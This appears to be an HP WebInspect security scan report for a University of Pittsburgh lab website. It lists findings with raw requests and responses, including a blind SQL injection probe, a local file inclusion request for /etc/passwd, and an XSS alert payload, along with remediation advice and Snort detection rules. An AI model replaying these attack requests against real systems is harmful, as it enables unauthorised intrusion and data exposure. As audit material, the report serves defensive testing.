GET /results/downloadPub.php?id=589%09AND%09(select%09ASCII(SUBSTR(schema)%2c6%2c1)))%09%3c0%09Or%093%3d6 HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/results/pubs.php
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="63D25954043EDABA5394376204523801";
PSID="0715D63D1C66F9AE14FA6D1DB04AF010"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="9722923f-f8d3-49c2-90bd-7c0e15901c18";
AttackSequence="80"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="(null)"; Engine="Sql+Injection";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="589%2509AND%2509(select%2509ASCII(SUBSTR(schema)%252c6%252c1)))%2509%253c0%2509Or%
```



25093%253d6"; AttackStringProps="Attack";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B

Response:

HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:03:31 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Disposition: attachment; filename="."
Content-Length: 0
Keep-Alive: timeout=5, max=63
Connection: Keep-Alive
Content-Type: application/octet-stream

High Issues**Local File Inclusion/Reading Vulnerability (10271)**[View Description](#)**CWE: 200****Kingdom: Input Validation and Representation**

Page: http://vis.cs.pitt.edu:80/resources/showFaq.php?id=/etc/passwd

Request:

GET /resources/showFaq.php?id=/etc/passwd HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/resources/faqs.php
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="21B3B7E0E47A1ADA1AA48F8026704105";
PSID="CF442F927689AC7EA2D775C77CE53D0C"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="e33e6007-8935-4d72-b11b-6199480d6c88";
AttackSequence="28"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="(null)"; Engine="LFI+Agent";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="%2fetc%2fpasswd"; AttackStringProps="Attack";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B

Response:

HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:03:37 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 2046



Keep-Alive: timeout=5, max=14
Connection: Keep-Alive
Content-Type: text/html

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
    "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>iVRL University of Pittsburgh</title>
<link rel="Stylesheet" type="text/css" href="../include/stylesheet.css">
<script type="text/javascript" src="../include/menu.js"></script>
</head>
    <body style="background-image: url
(../images/background.jpg);background-repeat:
    repeat-y">
        <a name="TOP"></a>
        <div style="background-image:url
(../images/top_background.jpg);width:100%">
            </div>

<table>
<tr>
    <td><a href="../index.html">  </a> </td>
    <td width="100"></td>
    <td valign="bottom">
        <a href="../index.html"> <b>Lab Home</b> </a> <br/>
        <a href="http://www.cs.pitt.edu"> <b>Department of Computer
Science</b> </a> <br/>
        <a href="http://www.pitt.edu"> <b>University of Pittsburgh</b> </a>
    </td>
</tr>
</table>

<br/>

<a class="headAFocus">Resources</a><td>

<div class="menuSpace">
<div class="menu" id="resourceMenu">
<a class="menuItem" href="../resources/lists.php">Lists</a>
<a class="menuItem" href="../resources/faqs.php">FAQs</a>
<a class="menuItem" href="../resources/doc.php">Documentation</a>
<a class="menuItem" href="../resources/venues.php">Venues</a>
</div>
</div>
<div class="buffer"></div>

    <br />
<b>Warning</b>: include(../util/updatedDb.php) [<a
href='function.include'>function.include</a>]: failed to open stream: No
such file or directory in
<b>/afs/cs.pitt.edu/projects/vis/visweb/resources/showFaq.php</b> on line
<b>20</b><br />
```




```
<br />
<b>Warning</b>: include() [a
href='function.include'>function.include</a>]: Failed opening
'../util/updatedDb.php' for inclusion (include_path='../usr/lib/php') in
<b>/afs/cs.pitt.edu/projects/vis/visweb/resources/showFaq.php</b> on line
<b>20</b><br />
<br />
<b>Fatal error</b>: Call to undefined function connectToVisDBUpdated() in
<b>/afs/cs.pitt.edu/projects/vis/visweb/resources/showFaq.php</b> on line
<b>23</b><br />
```

HTTP Basic Logins Sent Over Unencrypted Connection (10512)

[View Description](#)**CWE: 287****Kingdom: Environment****Page:** http://vis.cs.pitt.edu:80/admin/**Request:**

```
GET /admin/ HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR
1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="A5ED3E740EB072ECBC866C4506CF1B3F";
PSID="C51F9F3DADED934A4D4C244E2F5BEA90"; SessionType="AuditAttack";
CrawlType="None"; AttackType="Search"; OriginatingEngineID="60b8f839-2e70-
4177-8e47-f305852be435"; AttackSequence="0"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="10810";
Engine="Site+Search"; Retry="False"; SmartMode="NonServerSpecificOnly";
ThreadId="37"; ThreadType="AuditDBReaderSessionDrivenAudit";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

Response:

```
HTTP/1.1 401 Authorization Required
Date: Sat, 06 Oct 2012 03:00:44 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
WWW-Authenticate: Basic realm="VISWeb admin"
Vary: accept-language,accept-chars...TRUNCATED...
```

Unencrypted Login Form (10595)

[View Description](#)**CWE: 287****Kingdom: Environment**



Page: http://vis.cs.pitt.edu:80/images/projects/photo.php

Request:

```
GET /images/projects/photo.php HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/results/images.php
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Crawl"; Function="CreateStateRequest";
SID="B1AF9C959A27E90843DE45C045A13C41";
PSID="7592E4C540D277F7C9462A52407CA145"; SessionType="Crawl";
CrawlType="HTML"; AttackType="None"; OriginatingEngineID="00000000-0000-0000-0000-000000000000"; ThreadId="44"; ThreadType="CrawlBreadthFirstDBReader";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:02:14 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Keep-Alive: timeout=5, max=83
Connection: Keep-Alive
Content-Type: text/html
Content-Length: 18277

...TRUNCATED...<div id="squicklogin"><form method="post" action="
https://login.facebook.com/login.php" name="loginform" id="loginform"><input
type="hid...TRUNCATED...
```

Medium Issues

Directory Listing (746)

[View Description](#)

CWE: 548

Kingdom: Environment

Page: http://vis.cs.pitt.edu:80/icons/small/

Request:

```
GET /icons/small/ HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="12A97FCD9BB50667ADA9A6D5E0CCC2";
PSID="C51F9F3DADED934A4D4C244E2F5BEA90"; SessionType="AuditAttack";
CrawlType="None"; AttackType="Search"; OriginatingEngineID="ae34b422-6357-
```



```
4aca-8fe7-7e449e14c9b7"; AttackSequence="0"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="10214";
Engine="Directory+Enumeration"; Retry="False";
SmartMode="NonServerSpecificOnly"; ThreadId="37";
ThreadType="AuditDBReaderSessionDrivenAudit";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:00:49 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
Keep-Alive: timeout=5, max=38
Connection: Keep-Alive
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 12639

...TRUNCATED.../DTD HTML 3.2 Final//EN">
<html>
  <head>
    <title>Index of /icons/small</title>
  </head>
  <body>
<h1>Index of /icons/small</h1>
<table><tr><th>Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a
href="?C=S;O=A">Size</a></th><th><a href="?
C=D;O=A">Description</a></th><td></td><td><a
href="/icons/">Parent Directory</a></td><td>&nbsp;</td><td align="right"> -
</td>...TRUNCATED...
```

Page: http://vis.cs.pitt.edu:80/icons/

Request:

```
GET /icons/ HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR
1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="CA7D5FDDDD1F0A67DBF7E740B52E71204";
PSID="C51F9F3DADED934A4D4C244E2F5BEA90"; SessionType="AuditAttack";
CrawlType="None"; AttackType="Search"; OriginatingEngineID="ae34b422-6357-
4aca-8fe7-7e449e14c9b7"; AttackSequence="0"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="10214";
Engine="Directory+Enumeration"; Retry="False";
SmartMode="NonServerSpecificOnly"; ThreadId="37";
ThreadType="AuditDBReaderSessionDrivenAudit";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

Response:



```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:00:49 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
Keep-Alive: timeout=5, max=45
Connection: Keep-Alive
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 29749

...TRUNCATED.../DTD HTML 3.2 Final//EN">
<html>
  <head>
    <title>Index of /icons</title>
  </head>
  <body>
    <h1>Index of /icons</h1>
    <table><tr><th>Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a
href="?C=S;O=A">Size</a></th><th><a href="?
C=D;O=A">Description</a></th><th><a href="/icons/back.gif"
alt="[DIR]"></th></tr><tr><td><a href="/">Parent Directory</a></td><td>&nbsp;</td><td>
align="right"> - </td>...TRUNCATED...
```

Common Application Test Files (10423)[View Description](#)**CWE: 425****Kingdom: Environment****Page:** http://vis.cs.pitt.edu:80/test.html**Request:**

```
GET /test.html HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR
1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="862AB053ED7DB069AD8429FC38AA6728";
PSID="C51F9F3DADED934A4D4C244E2F5BEA90"; SessionType="AuditAttack";
CrawlType="None"; AttackType="Search"; OriginatingEngineID="65cee7d3-561f-
40dc-b5eb-c0b8c2383fcb"; AttackSequence="4"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="10423";
Engine="Request+Modify"; Retry="False"; SmartMode="NonServerSpecificOnly";
ThreadId="37"; ThreadType="AuditDBReaderSessionDrivenAudit";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:00:47 GMT
Server: ...TRUNCATED...
```



Page: http://vis.cs.pitt.edu:80/test/test.txt

Request:

```
GET /test/test.txt HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/test/
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="C934003D9A3A30114DA5D65AC366CD65";
PSID="B71F5FFA4B58EA392CB7CA511B095FB4"; SessionType="AuditAttack";
CrawlType="None"; AttackType="Search"; OriginatingEngineID="65cee7d3-561f-40dc-b5eb-c0b8c2383fcb"; AttackSequence="11"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="10423";
Engine="Request+Modify"; Retry="False"; SmartMode="NonServerSpecificOnly";
ThreadId="37"; ThreadType="AuditDBReaderSessionDrivenAudit";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:01:16 GMT
Server: ...TRUNCATED...
```

Page: http://vis.cs.pitt.edu:80/webtest/newvisweb/test.html

Request:

```
GET /webtest/newvisweb/test.html HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="07C9F126287F6FA9C332E3891366C70E";
PSID="1D544A216765A3F082CF37D5D9DFDBEA"; SessionType="AuditAttack";
CrawlType="None"; AttackType="Search"; OriginatingEngineID="65cee7d3-561f-40dc-b5eb-c0b8c2383fcb"; AttackSequence="4"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="10423";
Engine="Request+Modify"; Retry="False"; SmartMode="NonServerSpecificOnly";
ThreadId="37"; ThreadType="AuditDBReaderSessionDrivenAudit";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:02:12 GMT
Server: ...TRUNCATED...
```



Appendix (Check Descriptions)

Database Server Error Message (742)

Summary

Critical database server error message vulnerabilities were identified in the web application, indicating that an unhandled exception was generated in your web application code. Unhandled exceptions are circumstances in which the application has received user input that it did not expect and does not know how to handle. When successfully exploited, an attacker can gain unauthorized access to the database by using the information recovered from seemingly innocuous error messages to pinpoint flaws in the web application and to discover additional avenues of attack. Recommendations include designing and adding consistent error-handling mechanisms that are capable of handling any user input to your web application, providing meaningful detail to end-users, and preventing error messages that might provide information useful to an attacker from being displayed.

Description

The most common cause of an unhandled exception is a failure to properly sanitize client-supplied data that is used in SQL statements. They can also be caused by a bug in the web application's database communication code, a misconfiguration of database connection settings, an unavailable database, or any other reason that would cause the application's database driver to be unable to establish a working session with the server. The problem is not that web applications generate errors. All web applications in their normal course of operation will at some point receive an unhandled exception. The problem lies not in that these errors were received, but rather in how they are handled. Any error handling solution needs to be well-designed, and uniform in how it handles errors. For instance, assume an attacker is attempting to access a specific file. If the request returns an error File not Found, the attacker can be relatively sure the file does not exist. However, if the error returns "Permission Denied," the attacker has a fairly good idea that the specific file does exist. This can be helpful to an attacker in many ways, from determining the operating system to discovering the underlying architecture and design of the application.

The error message may also contain the location of the file that contains the offending function. This may disclose the webroot's absolute path as well as give the attacker the location of application "include" files or database configuration information. A fundamental necessity for a successful attack upon your web application is reconnaissance. Database server error messages can provide information that can then be utilized when the attacker is formulating his next method of attack. It may even disclose the portion of code that failed.

Be aware that this check is part of unknown application testing which seeks to uncover new vulnerabilities in both custom and commercial software. Because of this, there are no specific patches or remediation information for this issue. Please note that this vulnerability may be a false positive if the page it is flagged on is technical documentation relating to a database server.

Execution

The ways in which an attacker can exploit the conditions that caused the error depend on its cause. In the case of SQL injection, the techniques that are used will vary from database server to database server, and even query to query. An in-depth guide to SQL Injection attacks is available at http://download.hpsmartupdate.com/asclabs/sql_injection.pdf, or in the SQL Injection vulnerability information, accessible via the Policy Manager. Primarily, the information gleaned from database server error messages is what will allow an attacker to conduct a successful attack after he combines his various findings.

Implication

The severity of this vulnerability depends on the reason that the error message was generated. In most cases, it will be the result of the web application attempting to use an invalid client-supplied argument in a SQL statement, which means that SQL injection will be possible. If so, an attacker will at least be able to read the contents of the entire database arbitrarily. Depending on the database server and the SQL statement, deleting, updating and adding records and executing arbitrary commands may also be possible. If a software bug or bug is responsible for triggering the error, the potential impact will vary, depending on the circumstances. The location of the application that caused the error can be useful in facilitating other kinds of attacks. If the file is a hidden or include file, the attacker may be able to gain more information about the mechanics of the web application, possibly even the source code. Application source code is likely to contain usernames, passwords, database connection strings and aids the attacker greatly in discovering new vulnerabilities.

Fix

For Development:

From a development perspective, the best method of preventing problems from arising from database error messages is to adopt secure programming techniques that prevent problems that might arise from an attacker discovering too much information about the architecture and design of your web application. The following recommendations can be used as a basis for that.

- Stringently define the data type (for instance, a string, an alphanumeric character, etc) that the application will accept.
- Use what is good instead of what is bad. Validate input for improper characters.
- Do not display error messages to the end user that provide information (such as table names) that could be utilized in orchestrating an attack.
- Define the allowed set of characters. For instance, if a field is to receive a number, only let that field accept numbers.
- Define the maximum and minimum data lengths for what the application will accept.
- Specify acceptable numeric ranges for input.

For Security Operations:

The following recommendations will help in implementing a secure database protocol for your web application. Be advised each database has its own method of secure lock down.

- **ODBC Error Messaging:** Turn off ODBC error messaging in your database server. Never display raw ODBC or other errors to the end user. See Removing Detailed Error Messages below, or consult your database server's documentation, for more information.
- **Uniform Error Codes:** Ensure that you are not inadvertently supplying information to an attacker via the use of inconsistent or "conflicting" error messages. For instance, don't reveal unintended information by utilizing error messages such as Access Denied, which will also let an attacker know that the file he seeks actually exists. Have consistent terminology for files and folders that do exist, do not exist, and which have read access denied.
- **Informational Error Messages:** Ensure that error messages do not reveal too much information. Complete or partial paths, variable and file names, row and column names in tables, and specific database errors should never be revealed to the end user. Remember, an attacker will gather as much information as possible, and then add pieces of seemingly innocuous information together to craft a method of attack.
- **Proper Error Handling:** Utilize generic error pages and error handling logic to inform end users of potential problems. Do not provide system information or other data that could be utilized by an attacker when orchestrating an attack.
- **Stored Procedures:** Consider using stored procedures. They require a very specific parameter format, which makes them less susceptible to SQL Injection attacks.
- **Database Privileges:** Utilize a least-privileges scheme for the database application. Ensure that user accounts only have the limited functionality that is actually required. All database mechanisms should deny access until it has been granted, not grant access until it has been denied.

For QA:

In reality, simple testing can usually determine how your web application will react to different input errors. More expansive testing must be conducted to cause internal errors to gauge the reaction of the site. If the unhandled exception occurs in a piece of in-house developed software, consult the developer. If it is in a commercial package, contact technical support.

The best course of action for QA associates to take is to ensure that the error handling scheme is consistent. Do you receive a different type of error for a file that does not exist as opposed to a file that does? Are phrases like "Permission Denied" utilized which could reveal the existence of a file to an attacker?



Reference

HP:

[HP Application Security Center SQL Injection Whitepaper](#)

Apache:

[Apache HTTP Server Version 1.3 Custom Error Responses](#)

[Apache HTTP Server Version 2.0 Custom Error Responses](#)

Microsoft:

[Description of Microsoft Internet Information Services \(IIS\) 5.0 and 6.0 status codes](#)

Classifications

CWE-388: Error Handling

<http://cwe.mitre.org/data/definitions/388.html>

CWE-497: Exposure of System Data to an Unauthorized Control Sphere

<http://cwe.mitre.org/data/definitions/497.html>

CWE-200: Information Exposure

<http://cwe.mitre.org/data/definitions/200.html>


Kingdom: Errors

<http://www.hpenterprisesecurity.com/vulncat/en/vulncat/intro.html>

Cross-Site Scripting (5649)

Summary

.....



Cross-Site Scripting vulnerability found in Get parameter id. The following attack uses plain encoding:

```
<sCrIpT>alert(12325)</sCrIpT>
```

Cross-Site Scripting vulnerabilities were verified as executing code on the web application. Cross-Site Scripting occurs when dynamically generated web pages display user input, such as login information, that is not properly validated, allowing an attacker to embed malicious scripts into the generated page and then execute the script on the machine of any user that views the site. In this instance, the web application was vulnerable to an automatic payload, meaning the user simply has to visit a page to make the malicious scripts execute. If successful, Cross-Site Scripting vulnerabilities can be exploited to manipulate or steal cookies, create requests that can be mistaken for those of a valid user, compromise confidential information, or execute malicious code on end user systems. Recommendations include implementing secure programming techniques that ensure proper filtration of user-supplied data, and encoding all user supplied data to prevent inserted scripts being sent to end users in a format that can be executed.

Execution

View the attack string included with the request to check what to search for in the response. For instance, if "(javascript:alert('XSS'))" is submitted as an attack (or another scripting language), it will also appear as part of the response. This indicates that the web application is taking values from the HTTP request parameters and using them in the HTTP response without first removing potentially malicious data.

Implication

XSS can generally be subdivided into two categories: stored and reflected attacks. The main difference between the two is in how the payload arrives at the server. Stored attacks are just that...in some form stored on the target server, such as in a database, or via a submission to a bulletin board or visitor log. The victim will retrieve and execute the attack code in his browser when a request is made for the stored information. Reflected attacks, on the other hand, come from somewhere else. This happens when user input from a web client is immediately included via server-side scripts in a dynamically generated web page. Via some social engineering, an attacker can trick a victim, such as through a malicious link or "rigged" form, to submit information which will be altered to include attack code and then sent to the legitimate server. The injected code is then reflected back to the user's browser which executes it because it came from a trusted server. The implication of each kind of attack is the same.

The main problems associated with successful Cross-Site Scripting attacks are:

- Account hijacking - An attacker can hijack the user's session before the session cookie expires and take actions with the privileges of the user who accessed the URL, such as issuing database queries and viewing the results.
- Malicious script execution - Users can unknowingly execute JavaScript, VBScript, ActiveX, HTML, or even Flash content that has been inserted into a dynamically generated page by an attacker.
- Worm propagation - With Ajax applications, XSS can propagate somewhat like a virus. The XSS payload can autonomously inject itself into pages, and easily re-inject the same host with more XSS, all of which can be done with no hard refresh. Thus, XSS can send multiple requests using complex HTTP methods to propagate itself invisibly to the user.
- Information theft - Via redirection and fake sites, attackers can connect users to a malicious server of the attacker's choice and capture any information entered by the user.
- Denial of Service - Often by utilizing malformed display requests on sites that contain a Cross-Site Scripting vulnerability, attackers can cause a denial of service condition to occur by causing the host site to query itself repeatedly.
- Browser Redirection - On certain types of sites that use frames, a user can be made to think that he is in fact on the original site when he has been redirected to a malicious one, since the URL in the browser's address bar will remain the same. This is because the entire page isn't being redirected, just the frame in which the JavaScript is being executed.
- Manipulation of user settings - Attackers can change user settings for nefarious purposes.

For more detailed information on Cross-Site Scripting attacks, see the HP Cross-Site Scripting whitepaper.

Fix

For Development:

Cross-Site Scripting attacks can be avoided by carefully validating all input, and properly encoding all output. When validating user input, verify that it matches the strictest definition of valid input possible. For example, if a certain parameter is supposed to be a number, attempt to convert it to a numeric data type in your programming language.

PHP: `intval("0".$_GET['q']);`

ASP.NET: `int.TryParse(Request.QueryString["q"], out val);`

The same applies to date and time values, or anything that can be converted to a stricter type before being used. When accepting other types of text input, make sure the value matches either a list of acceptable values (white-listing), or a strict regular expression. If at any point the value appears invalid, do not accept it. Also, do not attempt to return the value to the user in an error message.

Most server side scripting languages provide built in methods to convert the value of the input variable into correct, non-interpretable HTML. These should be used to sanitize all input before it is displayed to the client.

PHP: `string htmlspecialchars (string string [, int quote_style])`

ASP.NET: `Server.HtmlEncode (strHTML String)`

When reflecting values into JavaScript or another format, make sure to use a type of encoding that is appropriate. Encoding data for HTML is not sufficient when it is reflected inside of a script or style sheet. For example, when reflecting data in a JavaScript string, make sure to encode all non-alphanumeric characters using hex (\xHH) encoding.

If you have JavaScript on your page that accesses unsafe information (like `location.href`) and writes it to the page (either with `document.write`, or by modifying a DOM element), make sure you encode data for HTML before writing it to the page. JavaScript does not have a built-in function to do this, but many frameworks do. If you are lacking an available function, something like the following will handle most cases:

```
s = s.replace(/&/g, '&amp;').replace(/"/g, '&quot;').replace(/</g, '&lt;').replace(/>/g, '&gt;').replace(/'/g, '&apos;');
```

Ensure that you are always using the right approach at the right time. Validating user input should be done as soon as it is received. Encoding data for display should be done immediately before displaying it.

For Security Operations:



Server-side encoding, where all dynamic content is first sent through an encoding function where Scripting tags will be replaced with codes in the selected character set, can help to prevent Cross-Site Scripting attacks.

Many web application platforms and frameworks have some built-in support for preventing Cross-Site Scripting. Make sure that any built-in protection is enabled for your platform. In some cases, a misconfiguration could allow Cross-Site Scripting. In ASP.NET, if a page's EnableViewStateMac property is set to False, the ASP.NET view state can be used as a vector for Cross-Site Scripting.

An IDS or IPS can also be used to detect or filter out XSS attacks. Below are a few regular expressions that will help detect Cross-Site Scripting.

Regex for a simple XSS attack:

```
/((\%3C) <)((\%2F) \)*[a-z0-9\%]+((\%3E) >)/ix
```

The above regular expression would be added into a new Snort rule as follows:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"NII Cross-Site Scripting attempt";  
flow:to_server,established; pcre:"/((\%3C) <)((\%2F) \)*[a-z0-9\%]+((\%3E) >)/i"; classtype:Web-application-attack;  
sid:9000; rev:5;)
```

Paranoid regex for XSS attacks:

```
/((\%3C) <)[^\n]+((\%3E) >)/I
```

This signature simply looks for the opening HTML tag, and its hex equivalent, followed by one or more characters other than the new line, and then followed by the closing tag or its hex equivalent. This may end up giving a few false positives depending upon how your web application and web server are structured, but it is guaranteed to catch anything that even remotely resembles a Cross-Site Scripting attack.

For QA:

Fixes for Cross-Site Scripting defects will ultimately require code based fixes. Read the HP Cross-Site Scripting white paper for more information about manually testing your application for Cross-Site Scripting.

Reference

HP Cross-Site Scripting Whitepaper

http://download.hpsmartupdate.com/asclabs/cross-site_scripting.pdf

